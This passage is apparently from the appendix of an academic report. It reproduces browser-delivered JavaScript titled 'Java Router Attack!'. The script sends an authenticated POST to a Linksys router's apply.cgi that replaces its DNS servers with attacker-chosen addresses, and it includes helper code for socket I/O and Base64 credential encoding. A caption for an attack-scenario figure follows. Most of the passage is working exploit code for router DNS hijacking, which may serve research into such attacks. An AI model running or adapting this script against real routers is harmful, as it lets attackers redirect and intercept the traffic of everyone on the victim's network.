		var byte = 0;

		while( (byte = ins.read()) != -1 ) {
			if(byte == 0) {
				document.write("failed<br />");
				return false;
			}
			buf += String.fromCharCode(byte);
		}

	} catch( e ) {
		document.write("error handling response<br />");
		return false;
	}

	//determine if it is a valid response (200)
	var location = buf.indexOf(" ");
	var responseCode = buf.substring(location + 1, location + 4);

	document.write("response code: " + responseCode + "<br />");

	if(responseCode == "200") {
		return true;
	} else {
		return false;
	}
```

```
}

function sendAttack( outs, password ) {

	document.write("attack payload - ");

	var attackBuffer = '';
	attackBuffer += 'POST /apply.cgi HTTP/1.1\r\n';
	attackBuffer += 'Accept: image/gif, image/jpeg, image/pjpeg,
image/pjpeg, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, application/x-ms-application, application/x-ms-
xbap, application/vnd.ms-xpsdocument, application/xaml+xml,
application/x-shockwave-flash, */*\r\n';
	attackBuffer += 'Referer: http://192.168.2.1/apply.cgi\r\n';
	attackBuffer += 'Accept-Language: en-us\r\n';
	attackBuffer += 'User-Agent: Mozilla/4.0 (compatible; MSIE 8.0;
Windows NT 5.2; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727;
.NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET CLR 3.0.4506.2152;
.NET CLR 3.5.30729)\r\n';
	attackBuffer += 'Content-Type: application/x-www-form-
urlencoded\r\n';
	attackBuffer += 'Accept-Encoding: gzip, deflate\r\n';
	attackBuffer += 'Host: 192.168.2.1\r\n';
	attackBuffer += 'Content-Length: 651\r\n';
	attackBuffer += 'Proxy-Connection: Keep-Alive\r\n';
	attackBuffer += 'Pragma: no-cache\r\n';
	attackBuffer += 'Authorization: Basic ' + encodeBase64("admin:" +
password) + '\r\n';
	attackBuffer += '\r\n';
	attackBuffer +=
'submit_button=index&change_action=&submit_type=&action=Apply&now_proto
=dhcp&daylight_time=1&lan_ipaddr=4&wait_time=0&need_reboot=0&wan_proto=
dhcp&router_name=WRT54GL8&wan_hostname=1&wan_domain=1&mtu_enable=1&wan_
mtu=1460&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ipaddr_2=2&lan_ipaddr_3=
1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_check=&dhcp_start=100&d
hcp_num=49&dhcp_lease=100&wan_dns=4&wan_dns0_0=1&wan_dns0_1=2&wan_dns0_
2=3&wan_dns0_3=4&wan_dns1_0=100&wan_dns1_1=200&wan_dns1_2=100&wan_dns1_
3=200&wan_dns2_0=3&wan_dns2_1=3&wan_dns2_2=3&wan_dns2_3=3&wan_wins=4&wa
n_wins_0=4&wan_wins_1=4&wan_wins_2=4&wan_wins_3=4&time_zone=-
04+2+1&_daylight_time=1';

	var attackBytes = new Array(attackBuffer.length);
	var i = 0;

	//converts string into byte array
	for(i = 0; i < attackBuffer.length; i++) {
		attackBytes[i] = attackBuffer.charCodeAt(i);
	}

	try {
		outs.write(attackBytes);
		outs.flush();
	} catch(e) {
		document.write("error sending attack data.<br />");
		document.write("<br />" + e.toString() + "<br />");
```

```
      }

}

/**
* Delay for a number of milliseconds
*/
function sleep(delay)
{
    var start = new Date().getTime();
    while (new Date().getTime() < start + delay);
}

/*******************************  BASE64 Conversions
*******************************/
var END_OF_INPUT = -1;

var base64Chars = new Array(
    'A','B','C','D','E','F','G','H',
    'I','J','K','L','M','N','O','P',
    'Q','R','S','T','U','V','W','X',
    'Y','Z','a','b','c','d','e','f',
    'g','h','i','j','k','l','m','n',
    'o','p','q','r','s','t','u','v',
    'w','x','y','z','0','1','2','3',
    '4','5','6','7','8','9','+','/'
);


var base64Str;
var base64Count;
function setBase64Str(str){
    base64Str = str;
    base64Count = 0;
}
function readBase64(){
    if (!base64Str) return END_OF_INPUT;
    if (base64Count >= base64Str.length) return END_OF_INPUT;
    var c = base64Str.charCodeAt(base64Count) & 0xff;
    base64Count++;
    return c;
}
function encodeBase64(str){
    setBase64Str(str);
    var result = '';
    var inBuffer = new Array(3);
    var lineCount = 0;
    var done = false;
    while (!done && (inBuffer[0] = readBase64()) != END_OF_INPUT){
        inBuffer[1] = readBase64();
        inBuffer[2] = readBase64();
        result += (base64Chars[ inBuffer[0] >> 2 ]);
        if (inBuffer[1] != END_OF_INPUT){
            result += (base64Chars [(( inBuffer[0] << 4 ) & 0x30) |
(inBuffer[1] >> 4) ]);
```

```
            if (inBuffer[2] != END_OF_INPUT){
                result += (base64Chars [((inBuffer[1] << 2) & 0x3c) |
(inBuffer[2] >> 6) ]);
                result += (base64Chars [inBuffer[2] & 0x3F]);
            } else {
                result += (base64Chars [((inBuffer[1] << 2) & 0x3c)]);
                result += ('=');
                done = true;
            }
        } else {
            result += (base64Chars [(( inBuffer[0] << 4 ) & 0x30)]);
            result += ('=');
            result += ('=');
            done = true;
        }
        lineCount += 4;
        if (lineCount >= 76){
            result += ('\n');
            lineCount = 0;
        }
    }
    return result;
}


/******************************  End of BASE64 Conversions
*******************************/



document.write("Java Router Attack!<br /><br />");
alert("change dns now...");
setTimeout( 'startAttack()', 1000 ); //1 second

</SCRIPT>
</html>
**********************************************************************
```

Appendix K.



Figure K.1: Full Size Diagram of Attack Scenario